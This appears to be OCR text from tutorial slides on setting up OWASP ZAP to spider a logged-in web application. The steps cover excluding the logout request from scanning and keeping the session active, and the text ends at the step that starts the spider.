
ZAP: Spidering (with passive scanning)

- Exclude the Logout request from **Scanner** as well




ZAP: Spidering (with passive scanning)

- Confirm the exclude (RegEx pattern)




ZAP: Spidering (with passive scanning)

- Delete the Logout request from Sitemap tree (to avoid spidering/scanning as part of a subtree)




ZAP: Spidering (with passive scanning)

- Ensure browser (proxying through ZAP) is logged in & session ID is noticed by ZAP and marked as active




ZAP: Spidering (with passive scanning)

- Start the spidering:



